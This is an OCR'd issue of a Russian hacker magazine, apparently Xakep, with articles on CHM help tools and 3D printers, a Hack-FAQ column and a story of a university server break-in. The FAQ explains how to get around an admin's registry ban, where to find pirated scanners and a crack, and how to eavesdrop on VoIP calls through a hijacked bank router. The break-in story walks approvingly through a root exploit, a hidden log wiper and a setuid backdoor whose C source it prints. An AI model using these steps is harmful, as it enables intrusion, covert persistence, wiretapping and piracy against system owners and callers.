
Сделал? Теперь давай переделывай!

Help&Manual также позволяет создать файл с нуля, но в качестве исходных данных он понимает лишь rtf-файлы, а с html'ами работать отказывается. Но зато конечный результат можно сохранять не только в формате chm, но и в форматах hlp, pdf и doc. Для компиляции проекта используется все тот же Workshop от Microsoft. В процессе компиляции был замечен один неприятный глюк, Help&Manual в некоторых местах без спросу заменил шрифты, в результате чего отдельные куски русскоязычного хелпа превратились в беспорядочный набор символов, который стало невозможно прочитать. Принудительное указание шрифта навсегда решило эту проблему.

Вот и весь софт, необходимый для создания и редактирования chm-файлов. Хотя нет! Тебе может пригодиться еще одна программка - ABC Amber Text Converter, универсальный конвертер текстовых файлов. Найти ее можно по адресу www.thebeatlesforever.com/processtext. Программа примечательна тем, что умеет конвертировать файлы в chm (и не только) из более чем 30 различных форматов. Например, можно взять содержимое буфера обмена и загнать все это в chm-файл. И всего за один клик. М-да... Посмотри на скришот, и ты поймешь, насколько серьезна эта прога.

HELPY END :)

Уф, все. Весь инструментарий, необходимый для создания справочных файлов любой сложности, мы обсудили. Хранение информации в CHM-формате дело перспективное. Особенно в тех случаях, когда файлы справки создаются не только для дома, для семьи, но и выкладываются на сайте в интернет. Дело-то нехитрое - выбрал интересную тему, надергал информацию из Сети (или замутил FAQ по какой-нибудь популярной ветке любимого форума), скомпилировал информацию в удобный маленький CHM'ошник, глядишь - на форуме тебя уже признали матерым специалистом, да и просто так народ к тебе на сайт повадился за помощью заходить.



Сконвертируем все!

Алекс Целых (alex@technews.ru)

ПЕЧАТНЫЙ СТАНОК

Утро гика-холостяка безнадежно затянуто туманом. Стрелка пивного бачка застряла на нуле. В холодильнике валяется одинокая сосиска. Карманы пусты. Что делать? Тиражировать на цветном принтере "достоинство" Аполлона со стольника - не наш, двигателей прогресса, масштаб. Вот бы сюда репликатор из сериала "Стар Трек". На люстре - гирлянды из сосисок, на плите - суп из сосисок. Вот только перекушу и напечатаю себе кресло, как в МДМе, последний Radeon и резиновую куклу по выкройке из "Плейбоя". Я еще тот фантазер! А тебе чего, дружище?

ТРЕХМЕРНЫЕ ПРИНТЕРЫ

ДЕСЕРТ

С желания набить желудок все обычно и начинается. В последнее время получила популярность идея усовершенствования принтеров для печати съедобных фотографий на тортах и леденцах. Выпуском кондитерских принтеров занимаются несколько производителей, в том числе компания Olivetti. Однако принципиально технология у всех одинакова. Сначала изображение сканируется и редактируется на настольном компьютере или выносном тачпаде. Специальная софтина позволяет добавить рамку и другие декоративные элементы из библиотеки изображений, например сердечко или тюремную решетку. Принтер заправляется съедобными чернилами - пищевыми красителями.

В одних аппаратах изображение выводится непосредственно на поверхность вкусностей. За четырехминутный проход цветная фотография украсит свадебный каравай, 4 небольших тортика или полсотни леденцов. Такие агрегаты "все-в-одном" напоминают большой ящик и весят до 200 килограммов. Стоимость оборудования варьируется от 12 до 20 тысяч зеленых.

В другом варианте можно всего за пару сотен проапгрейдить пищевым картриджем Canon и другие ходовые модели копир-принтеров. Печать производится на специальных пищевых пластинках, заправляемых в трей для бумаги - ванильных, сахарных, рисовых. Они могут быть нейтральны на вкус, либо хрустеть, как вафля. Такую пластинку удается хранить без потери вкусовых качеств до 1 года. В подходящий момент ее можно выложить на свежий торт, залить клубничным желе и с улыбкой Гуимплена наблюдать, как фронтовая подруга кромсает твою физиономию кухонным ножом. Разрешение печати составляет от 300 до 1200 dpi. Себестоимость одной съедобной фотографии 10x15 см - от 20 до 80 рублей. С некоторых пор заказать вкусный фотопортрет с доставкой по России можно в интернете на сайте www.photocake.hotbox.ru.



Печать съедобных фотографий на рисовых пластинах. Технология PhotoCake

Ученые Массачусетского Института Технологий предложили печатать на еде рекламу. Лазер выжигает на апельсиновой корке и шоколадных батончиках сложные рисунки и тексты убористым газетным шрифтом. Прочитав о победе любимой спортивной команды, ты отправляешь сладкую конфету в рот. Впрочем, двумерной печатью индустрия не ограничивается. Читай дальше, если потекли слюнки от чупа-чупса, повторяющего точную анатомию твоей второй половинки.

ТОКАРНЫЙ СТАНОК

Специалисты не сомневаются, в ближайшие годы мир захлестнет эпидемия "трехмерных принтеров" - цифровых фабрикаторов или, иначе, фабберов. Они позволят в условиях дома или офиса автоматически изготавливать по компьютерным моделям и чертежам физические продукты. Другими словами, печатать готовые к использованию товары, реальные вещи, которые можно пощупать.



Производители трехмерных принтеров:
- www.3dsystems.com
- www.strata-sys.com
- www.zcorp.com
- www.solid-scape.com

О самой примитивной "фабрике в коробке" заговорили еще в 40-х годах прошлого века, когда в управлении станками нашло применение кодирование формы изделия. Фабрикаторы, основанные на технике "отнимания", высекали предметы из отдельных блоков, чушек путем дробления, сверления и выпиливания. Современный токарный станок универсален и помещается на рабочем столе. Компания Roland D.G. предлагает использовать такой хай-тек агрегат для создания трехмерных барельефов. Устройство EGX-xx подключается к компьютеру по шине USB или IEEE 1284. В качестве материала применяется пластик, дерево или легкий металл. Для огранки последнего используется специальный алмазный резец. Машина считывает трехмерную компьютерную модель, а затем при помощи сенсоров определяет размеры и структуру поверхности заготовки. EGX-xx берется за дело с прыткостью стоматолога, и уже через несколько минут из-под стружек выглядывает череп рукотворного мини-памятника.



Настольный токарный станок Roland EGX-30, подключенный к компьютеру. Используется для гравировки, создания выпуклых надписей и изображений

ТРЕХМЕРНЫЕ ПРИНТЕРЫ

В самом современном понимании "трехмерными принтерами" обычно называют системы быстрого прототипирования. Основное отличие этой технологии от традиционных методов "выпиливания лобзиком" состоит в послойном, частичка за частичкой, выращивании предметов.

Первая "фабрика в коробке" на основе техники "прибавления" заработала в 1987 году. Компания 3D Systems представила установку для стереолитографии, ознаменовавшую начало новой эры. Ультрафиолетовая лампа обеспечила мгновенное затвердевание фотополимера, из которого миллиметр за миллиметром строилось изделие. С тех пор различными компаниями были опробованы десятки материалов, усовершенствована оригинальная технология, разработаны альтернативные методы трехмерной печати.

Современные фабрикаторы работают по одной из следующих схем: затвердевание жидких смол под воздействием ультрафиолетового лазера или лампы, спекание и склеивание порошков на основе гипса, крахмала, нейлона, металла или керамики, струйная печать каплями расплавленного термопласта, укладывание быстрозастывающей полимерной нити и ламинирование листов специальной бумаги. Каждая технология имеет свои плюсы и минусы. Особенности систем наглядно представлены в таблице.

Технология	Стерео-литография	Стерео-литография	Много-струйная печать	Выборочное спекание лазером	Осаждение плавлением	Одноструйная печать	Трехмерная печать	Ламинирование листов
Компания	Sony	3D Systems			Stratasys	Solidscape	Z Corporation	Cubic
Начало производства	-	1987	1996	1992	1991	1995	1997	1992
Максимальный размер изделия	99,0x78,7x50,8	50,8x50,8x61,0	25,4x20,3x20,3	38,1x33,0x45,7	61,0x50,8x61,0	30,5x15,2x22,9	50,8x61,0x40,6	81,3x55,9x50,8
Материал	смола	смола	воск	полимеры, нейлон, металл, керамика	ABS-пластик, литьевой воск	смола	крахмал, гипс, воск	специальная бумага
Время на изготовление	-	26 ч 19 мин	7 ч 17 мин	6 ч 51 мин	42 ч 10 мин	-	5 ч 40 мин	19 ч 39 мин
Затраты	-	$790	$146	$268	$422	-	$113	$393
Скорость	очень хорошо	слабо	хорошо	хорошо	плохо	плохо	отлично	хорошо
Точность	очень хорошо	очень хорошо	хорошо	хорошо	слабо	отлично	слабо	слабо
Внешний вид	очень хорошо	очень хорошо	слабо	слабо	слабо	отлично	хорошо	очень слабо
Стоимость	$220K-800K	$75K-800K	$50K	$300K	$25K-300K	$70K-80K	$30K-70K	$120-240K

Сравнение технологий трехмерной печати

Каким бы ни был технологический процесс, подготовка к печати начинается с трехмерной модели. Она может быть создана в специальном инженерном пакете либо по данным компьютерной томографии, магнитно-резонансного сканирования. Модель преобразуется в формат STL, с которым работают все трехмерные принтеры. После этого она программно разрезается на слои толщиной от 0,012 до 0,25 мм. Трехмерный принтер начинает печатать поперечные сечения друг за другом, снизу вверх. Таким образом могут быть изготовлены детали любой сложности - с нависающими и выступающими частями и даже с движущимися механизмами. Другого способа получить такое изделие в монолите просто не существует.

Трехмерные принтеры производства Z Corporation (www.zcorp.com) позволяют еще и покрасить каждую частичку в один из 16 миллионов цветовых оттенков. На ощупь результат будет шероховатым, а сама модель довольно хрупкой. Для придания ей прочности и улучшения внешнего вида изделие ненадолго погружается в воск или пропитывается эпоксидными смолами, а затем шлифуется. Весь процесс занимает от нескольких часов до нескольких недель. К ограничениям на толщину слоя, скорость печати и применяемые материалы следует добавить пределы размера. Отдельные фабберы позволяют создавать изделия объемом до 0,5 кубометра. Крупные предметы придется склеивать из нескольких частей. Стоимость новой "фабрики в коробке" составляет от 30 до 800 тысяч долларов.

КОМУ ЭТО НУЖНО?

Чаще всего фабберы применяются для изготовления образцов новой продукции. Например, на автомобильном производстве и в самолетостроении. Когда инженер имеет возможность покрутить в руках прототип изделия, как правило, он быстро обнаруживает на чертеже ошибки и слабые места, которые невозможно увидеть на экране компьютера. Для эффективного мозгового штурма нужно наглядно представлять себе предмет - так уж устроен наш мозг. Трехмерные принтеры



Самая продаваемая модель трехмерного принтера 3D Systems SLA 250. 177 аппаратов по всему миру. Работает на основе техники стереолитографии

PEPAKURA DESIGNER

Джун Митани, автор нашумевшей программы Tenkai для разворачивания трехмерных моделей на плоскость, закончил работу над новым продуктом. Pepakura Designer использует модели в формате DXF, 3DS и LWO для создания выкройки на бумаге. Остается распечатать чертеж и аккуратно собрать модель, следуя линиям разреза, сгиба и областям для склеивания. Новая программа создает еще более понятные развертки с инструкциями по порядку сборки. Доступна для скачивания на **www.e-cardmodel.com/pepakura-en**.




Подготовка модели к печати на трехмерном принтере ZPrinter 310 System

используются в науке и в медицине - там, где лучшее решение может быть непросто проследить из бумажных выкладок. Например, для печати молекул, моделей протезов и имплантатов. Ну и, конечно, фабберы привлекают внимание людей творческих: дизайнеров, ювелиров, изобретателей. Ведь в реальном предмете может быть воплощена самая безумная фантазия человека.

СДЕЛАЙ САМ

Центры быстрого прототипирования уже работают в Москве, Екатеринбурге, Нижнем Новгороде и других российских городах (www.rpm-novation.com/Companies/RPM/Russian). Двери открыты для всех. Заявки принимают на изготовление предметов в единственном экземпляре и малых серий изделий. Обычно заказ выполняется в короткие сроки - от 1 до 4 дней.

Чтобы прикоснуться к хай-теку, не обязательно иметь семь пядей во лбу и в совершенстве постигать искусство компьютерного моделирования. В онлайновых библиотеках (www.traceparts.com) представлены миллионы интересных моделей. На форумах CAD-ресурсов (www.web2cad.co.uk) оставляют заказы на такие оригинальные вещи, как модель клюшки для гольфа или римской пагоды. Моделями


Модели черепа и мозга, построенные на основе данных компьютерной томографии

О 3D-принтерах на русском:
- www.rpm-novation.com
- www.solver.ru
- www.3dsystems.ru
- www.3dsystems.com


Современный трехмерный принтер ZPrinter 406 System. Скорость печати - от 2 слоев толщиной 0,076-0,254 мм в цвете до 6 слоев в монохроме в минуту. Поддержка форматов STL, VRML и PLY

ПРЕДСКАЗАНИЯ ПИФИИ

Предвестниками появления современных трехмерных принтеров стали репликатор из сериала "Стар Трек" и рекламный ролик почтовой службы UPS. Герои ролика делали покупки в интернет-магазине. Сразу после этого они вытаскивали заказанные вещи из настольного принтера: ласты, футбольный мяч, бутылку колы и тромбон. "До тех пор, пока не создано таких машин, пользуйтесь нашей экспресс-доставкой". Тем временем индустрия производства трехмерных принтеров брала новые высоты.

обмениваются в списках рассылки (ltk.hut.fi/rp-ml). В конце концов, в поисках чертежа можно прошерстить P2P-сети. Ряд сервисов принимает заказы по интернету с доставкой на дом почтой (www.protoshape.com). На сайте Toybuilders.com берутся изготовить оригинальную игрушку по чертежам заказчика. Как насчет небольшой резиновой фигурки твоей мадонны, имеющей сходство с живым прототипом? В стоимость услуги - 349 долларов - включена подготовка компьютерной модели по фотографии. Если изготовить несколько маленьких фигурок, можно коротать вечер за партией в шахматы.

НАПЕЧАТАЙ СЕБЕ КОМПЬЮТЕР


В качестве нового направления развития индустрии рассматривается печать микросхем, из которых впоследствии можно собрать рабочий девайс. Над концепцией "флексоники" (гибкой электроники) работают лаборатории нескольких компаний, включая Xerox, Bell Labs и Philips Semiconductors. В качестве материала используются электропроводящие полимеры. При смешивании реактивов, заправленных в картриджи, на гибкой полимерной подложке могут быть созданы области с различной электронной и дырочной проводимостью. Для печати резистора компоненты смешиваются в одной пропорции, для конденсатора и радиочастотной метки - в другой. Плотность печати сравнима с уровнем интеграции современных микросхем. Правда, пока печатные транзисторы работают гораздо медленнее кремниевых.

Ученые Университета Калифорнии предложили печатать не отдельные микросхемы, а сразу готовые к использованию электронные устройства. Главным недостатком таких изделий является их недолговечность. При первой же поломке устройство придется выбросить из-за невозможности ремонта.

Совсем уж фантастичной кажется идея нанофабрик, манипулирующих отдельными атомами или молекулами. Разглядеть такие строительные материалы можно только в туннельный микроскоп. Перспективные изыскания в этой области ведет Центр надежных нанотехнологий (www.crnano.org). По заключению ученых, за сближением нанотехнологий и трехмерной печати - будущее производства физических продуктов на Земле.

ЗАГЛЯНЕМ В БУДУЩЕЕ

Падение цен на трехмерные принтеры в 30 раз за последние 10 лет позволяет специалистам делать смелые прогнозы. В ближайшие годы появятся первые настольные модели цифровых фабрикаторов, которые постепенно найдут широкое применение в быту. Список материалов для печати будет постоянно расширяться. Один из претендентов на



Все это изготовлено на трехмерном принтере от компании Z Corporation

роль универсального строительного материала - кориан, разработка концерна "Дюпон". Этот композит из минерального наполнителя, цветовых пигментов и акриловой смолы гибок и пластичен, вместе с тем он весьма прочный и твердый. Из него уже делают множество вещей, включая раковины, ванны, мебель и лестницы, а также столешницы в Макдоналдсах.

Придет день, когда магазины в привычном их понимании будут не нужны. Цифровую модель любой вещи можно будет приобрести в интернет-магазине или выменять через P2P-сеть. Список материалов для печати будет передаваться на склад, связанный с домом пневмопочтой. А компактный фаббер найдет приют в каждом доме. Когда человечество начнет осваивать другие планеты, трехмерные принтеры помогут сократить затраты на транспортировку материалов за пределы земной орбиты. Из космических залежей природных ископаемых уже на месте будут строиться фабрики и заводы. Наконец, однажды трехмерный принтер сможет воспроизвести сам себя.



Персональная сменная панель для твоего сотового. Изготовлена из литьевого воска на основе гипса и крахмала

SideX (hack-faq@real.xakep.ru)



HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :).



Q: Мне админ кровь портит, сейчас вот запретил редактировать реестр с моего аккаунта. Как это поправить?

A: Самым популярным способом запрета редактирования реестра является прикрытие доступа к regedit.exe. В этом случае ничто не мешает пользоваться внешним инструментом - например, RegEditX (www.dcsoft.com). Софтина давненько не обновлялась, однако обладает множеством функций и отлично справляется со своей задачей. Но есть и другое решение - можно просто выполнить reg-файл со следующим содержанием:

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System ] "DisableRegistryTools"=dword:0
```

Это внесет в настройки системы требуемые изменения, и все будет ok.

Q: Правда ли, что новый Service Pack 2 для XP будет включать собственный антивирус и мощный firewall?

A: Эту тему первым стал раскручивать журнал Internet News (http://internet-news.com/dev-news/article.php/3317211). Действительно, ходили слухи о том, что второй сервис-пак будет включать в себя полноценный антивирус. Потом автор статьи исправился - будет лишь весомый апдейт Microsoft Security Center, отвечающий за контроль запуска несовместимого софта, потенциально несущего вред системе. На самом деле, отказ от выпуска полноценного AV - скорее правильный шаг, т.к. многие активно опасались конфликтов в работе уже существующего антивирусного софта (Norton или AVP, к примеру) с новой добавкой от MS. Также этот шаг мог быть неправильно понят юридическим сообществом, породив новую волну обвинений Microsoft в монополизации софтверного рынка. Новый Firewall будет крут разве что иконками, поскольку будет работать на прежнем движке - Internet Connection Firewall (ICF). Нужно отметить, что SP-2 практически не требует дополнительного пространства на харде, он просто подчистит старое хозяйство, заменив его новым.

Q: Организация, в которой я работаю, купила лицензионный Windows, представляешь! Все замечательно, но скоро надо переустанавливать систему, а мы все бумажки при попойке потеряли :(. Как бы мне выцепить из установленной системы серийник?

A: За профилактикой и разъяснительными беседами о злоупотреблении спиртными напитками - в районный вытрезвитель. Для поиска же ключа можно обратиться в недра Windows и отыскать нужное. Однако нам, парням занятым, некогда колупаться - за пивком не поспеем! Специально для нас зарелизили софтину Magic Jelly Bean Key Finder (www.magicaljellybean.com/keyfinder.shtml), которая, не таясь, покажет ключи установленной винды и офиса. Для любителей более основательного ПО есть кое-что погорячее - AIDA32 (www.aida32.hu/aida32-download.php). Это целый комплекс для исследования системы и окружающей сети - покажет все и вся, не исключая и искомых SN.

Q: Мы сканим инет Retina'ой. Только вот версия уже, похоже, устарела... Какую самую свежую успели украсть варезники?

A: Какая версия лежит в приватных архивах - никому не известно, это может быть даже нечто, находящееся в глубокой разработке, то, что свет увидит еще не скоро. В публичных же архивах самая свежая - Retina 4.9.0. Весит всего 17 мег и добывается с IRC-ботов, инфу о которых можно запеленговать на xdccspy.com.

Q: Восьмого марта я заметил кучу запросов на 1025 порт. Это что, гости мою девушку поздравлять ломились? :)

A: Меня часто мучают отрыжкой вопросов "чего там на таком-то порту висит?". На все ответ один - RTFM! RFC, если быть точнее. Этот случай - исключительный, даже мне, гуру глупых ответов на глупые вопросы, пришлось активно чесать кучерявую головушку, смотреть пакеты, приходящие на 1025 порт моей системы. Итак, включаем PortPeeker, маленький снифер под Windows (www.linklogger.com/portpeeker.htm). Кто стучится в дверь ко мне с толстой сумкой на ремне? Правильно, червь Nachi.F! Название взято у японского крейсера Nachi. Эпидемия как раз пришлась на Международный женский день, так что не стоит питать иллюзии о желанности твоей спутницы ;). Зараза перебирает еще несколько портов - 6129, 3127 и 2745, пытаясь занять место другого червяка - Agobot.3fk. Такая вот экспроприация экспроприаторов! Всем прописано скорейшее обновление системы, файрвола и антивирусника.



Q: Я взломал один из Cisco-роутеров банковской сети, который, помимо прочего, роутит пакеты IP-телефонии. По всему видно, что банкиры постоянно куда-то звонят. Можно ли прослушать эту линию?

A: Считай, что твои олигархи уже под колпаком и с минуты на минуту скажут номера своих черных AmEx'ов, пароли к счетам в UBS-банке и телефоны своих знакомых из модельных агентств! Нужно лишь слить утилиту Vomit ("тошнота" по-басурмански) с vomit.xtdnet.nl. Эта тулза умеет конвертировать логи tcpdump в обыкновенные wav'ы. Для полноценной работы Vomit'а тебе придется установить в систему libdnet.

Q: Каржу ноутбуки потихоньку... Для отмазы, чтоб не посадили за тунеядство, устроился преподом информатики в школу. А эти упыри ничего не хотят делать, в контру рубятся на уроке! Заколебался их Radmin'ом мониторить, может, есть какая-то админилка для централизованного контроля класса?

A: Специально для школьных каторжан вышла NetOp School (www.crosstec-corp.com/netopschool), которая позволяет мониторить сразу кучу ученических десктопов и просто так не удаляется из автозагрузки. Когда же будет мир во всем мире, и юзеры перестанут пинать ботву, можно подключить софт и к непосредственному процессу обучения - например, показывать ученикам, как обращаться с теми или иными программами и средствами разработки. Из софта посерьезнее мог бы посоветовать сходить на www.dameware.com, там лежит профессиональный NT-софт для группового контроля.

Q: У меня есть шелл-доступ к серверу, на котором стоит прокси, открытый только для компьютеров из локальной подсети. Пользоваться я им не могу, а очень хочется, что делать?

A: Если хочется покачать файлы или полазить по инету через тот сервер, сделать это проще всего, запустив консольный браузер (lynx, wlinks, links). Но это самый наивный путь, лучше, конечно, реализовать работу с полноценным http-proxy при помощи так называемого туннелинга. На локальном хосте устанавливается софтина, работающая как прокси-сервер - она открывает некоторый порт, выдирает из заголовков всех входящих соединений УРЛы требуемых документов, подключается по SSH на удаленную машину, заставляет ту скачать требуемый документ и после обработки этого потока возвращает содержимое файла пользователю. Происходит "инкапсуляция" 127.0.0.1:6666 ->>> 66.66.66.66:3128, 6666 - порт локального проксика, 3128 - удаленного на сервере с имеющимся шеллом. В настройках браузера прописываем теперь 127.0.0.1:6666. Из софта, реализующего туннелинг под виндой, вспоминается SecureCRT от Vandyke.com. Где найти для него кряк, ты, думаю, знаешь.

Q: Много вишу на IRC, помогаю в #help разным буржуям. Они хотят отблагодарить, про какой-то ВИЧ-лист втирают... может, по зубам им дать?

A: Если всем им надавать по зубам, не останется клиентов у XXX-индустрии, а наши соотечественники останутся без хлеба... Тебя, очевидно, лишь пытались отблагодарить, оплатив нечто из твоего wish list'а (листа желаний). Это распространенная практика в кругах компьютерного андеграунда, по вишлисту можно выбрать подарок, цена которого будет соответствовать твоей щедрости и объему полученной помощи. Наиболее популярны листы на amazon.com и buy.com. Создать подобный лист может любой зарегистрированный юзер. Туда забивается адрес получателя, который остается неведом спонсору даже после оплаты запрошенного тобой подарка.

Q: Чего за bogon-адреса такие? Зачем мне советуют настроить фильтровку приходящих оттуда пакетов?..

A: Bogons получается от bogus - барабашка. Это бесхозные диапазоны IP, которые не были занесены в системы IANA и RIPE'а под ответственность конкретных провайдеров. Официально эти блоки прописаны для частного и специального использования. По идее, весомая часть существующих bogons'ов не должны роутиться с инетом, находясь в пользовании закрытой от внешнего мира сети. Однако отдельные блоки выбиваются в Сеть, обычно для осуществления DDoS-атак, рассылки спама и запуска веба со стремным контентом. Оригинальное предназначение бесхозного пространства более полно раскрывается в RFC 1466. Злостными пакетами с bogons'ов формируется до 60% распределенных "атак на интернет". Так что фильтрация богусов - не совет, а даже приказ! Существуют динамические публичные базы, куда вносятся новые зловредные пространства, откуда не должны вырываться пакеты в открытую сеть. Для пополнения ручками подойдет одна из многочисленных баз, вроде www.completewhois.com/bogons. Для тотальной же автоматизации процесса подойдет www.cymru.com/Bogons. Это экспериментальная база, которая позволяет на лету освежать список bogon-s'ов. Можно заставить роутер регулярно обращаться туда за свежими добавками.

Q: Знакомая из американского чата предлагает заняться сексом при помощи веб-камеры! Говорит, что MSN какой-то нужен... я парень скромный, не пойму, в чем дело. Что за МНС такой?

A: В компьютерном подземелье MSN ассоциировался с сетью MS (gn.microsoft), через которую мутился в свое время бесплатный инет. В твоем же случае имеется в виду IM (instant messenger) - интернет-пейджер от MS, который идет в дефолтной поставке XP. В несложных настройках пейджера имеется возможность подключения web-камеры. Ты только осторожнее, а то еще чего доброго продадут твою съемку порномагнатам... :)



■ Master-lame-master

CENSORED

ИНСТИТУТСКИЕ ЗАБАВЫ

В каждом университете существует своя локальная сеть. Без этого никак: студенты должны пользоваться файловыми архивами, преподы - общей базой. Обычно шлюз в таких сетях очень хорошо защищен - за этим следят профессиональные админы. А вот серверы внутри сети... лучше о них не говорить, их защита практически нулевая. Это доказывает один интересный взлом зарубежного вуза.


НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ

С ЧЕГО ВСЕ НАЧИНАЛОСЬ?

После изнурительной работы хакер наконец-то сел за компьютер. Настало время своеобразного отдыха: сегодня один из серверов должен был подчиниться взломщику. Наш герой внимательно изучал логи nmap'a, сканера, который несколько дней назад был запущен в бэкграунд для сканирования нескольких сегментов. Бегло просмотрев один из таких сабнетов, хакер нашел какой-то роутер. Судя по FingerPrint'y, на нем крутилась SunOS 5.7. Отлично, то что доктор прописал! Хакер глянул список открытых портов на машине. Все стандартно: FTP, SSH, RPC и несколько неизвестных сервисов. Анонимный доступ на FTP был запрещен, поэтому взломать систему через эту службу не представлялось возможным. RPC-демон был пропатчен, поэтому устоял перед эксплойтом. Таким образом, с внешней стороны машина выглядела вполне защищенной. Но это только на первый взгляд.

АХТУНГ! ХАКЕР ВНУТРИ!

Взломщик всегда обращал внимание на любые мелочи, которые могли бы помочь ему проникнуть на сервер. На компе не был открыт 80 порт, что затрудняло положение: обычно злоумышленник тщательным образом изучал Web-зону в поисках бажных скриптов. На тачке были открыты следующие порты: 563, 2254 и 5567. Коннекты на первые два порта не выявили ничего хорошего - по-видимому, за ними скрывались какие-то хитрые и неизвестные сервисы. Опробовав неткатом последний открытый порт, наш герой хитро улыбнулся, поскольку nc выдал ему в ответ загадочную символику вида "??????#??'??$". Знающий человек сразу поймет, что это за сервис :). Надеюсь, ты тоже догадался, что за цифрой 5567 скрывается обычный telnetd. Наверное, админу было в лом закрывать сервис файрволом, и он решил просто повесить телнет на более высокий порт. Что же, некоторой защиты он добился, но никак не абсолютной.




Проверка неткатом

Хакер знал, чем ломать соляровые telnetd. На этот случай у него всегда был эксплойт 7350logout от TESO. Однако наш герой жестоко обломался - в бинарник был вшит 23 порт, который нельзя было сменить. Единственным выходом был туннель с перенаправлением портов, который мутить ну никак не хотелось :). Проще было найти другой сплойт, благо дыра в telnetd уже довольно старая и распространенная. Кто ищет, тот всегда найдет, наш герой не исключение. Эксплойт быстро отыскался в архиве на security.nnov.ru. Он носил гордое имя holygrail.c. Наскоро собрав исходник под Linux'ом, злоумышленник натравил его на хост жертвы и буквально через пару секунд получил полноценный рутовый шелл!

СПОРТИВНОЕ ОРИЕНТИРОВАНИЕ

Получить рута еще полбеды. Самое главное его удержать. А сохранить доступ хотелось, так как хакер всегда проявлял нездоровый интерес к разного рода университетским локалкам. Первые команды показали, что на



Спасительный эксплойт

сервере стояла SunOS 5.7 sparc, что, собственно, было известно еще из FingerPrint сканера. Для солярки был создан отличнейший бэкдор, который именовался /bin/login. Наш герой залил его на сервант, скомпилил (на шлюзе даже нашлась рабочая версия gcc) и уже хотел заменить бинарник. Но тут его ожидал неприятный сюрприз. Оказалось, что админ был настоящим извращенцем, мало того, что он загнал telnetd на неизвестный порт, так еще и замонтировал под read-only каталог /bin. После тщательного анализа выяснилось, что /bin находился на обычном оптическом носителе и просто монтируется при старте. Пришлось выбрать иную тактику боя :). Замена /bin/login была невозможна, поэтому злоумышленник решил создать свой самопальный бэкдор с поддержкой очистки utmp и wtmp. Для этой цели вполне подходил лог-клинер под названием grlogwipe. Он поддерживал многие платформы, в том числе и солярку. Хакер всегда находил его на packetstorm-архиве, но не в этот раз. По неизвестной причине, packetstormsecurity.nl двинул кони и решил закрыться. Это временно, как обещают создатели сайта. Хакера это не обрадовало, поскольку пакетшторм хранил очень много нужных тулз, которые взломщик использовал почти каждый день. Если бы не личный архив необходимого софта, то взломщику было бы сложно достать клинер логов. Несмотря на неувязку, злоумышленник нашел нужный файл и закачал его на машину. Дав ему неприметное имя /usr/bin/stdin, наш герой приступил к самому важному шагу: написанию хитрого бэкдора, позволяющего получить рутовый доступ.

Первым делом взломщик написал с-программу, которая выполняла setuid, затем запускала /usr/bin/stdin и рабочий интерпретатор. После сборки бинарник клался в /sbin/nologin (дефолтовый шелл), который должен был иметь suid-бит. Это приложение хранило в себе примерно такой код:

ХИТРЫЙ БЭКДОР

```
int main() {
/* Сравниваем текущий уид с 10 */
if (getuid() == 10) {
setuid(0);
setgid(0); /* Получаем рута */
system("/usr/bin/stdin -u daemon -r -w");
/* А затем чистим логи и запускаем sh */
system("/bin/sh");
} else {
/* В противном случае ругаемся на отсутствие доступа */
printf("Sorry! No access!\n");
}
}
```

Uid=10 выбран не случайно - это идентификатор системного пользователя daemon, которому хакер предварительно изменил пароль. Теперь он может входить под этим логином и сразу же получать абсолютные права. Не правда ли, удобно? ;) К тому же злоумышленник мог, не оставляя следов, прощупать всю локалку универа и найти для себя важную информацию.

Составляем бэкдор

ОСТОРОЖНО! WEB-СЕРВЕР!

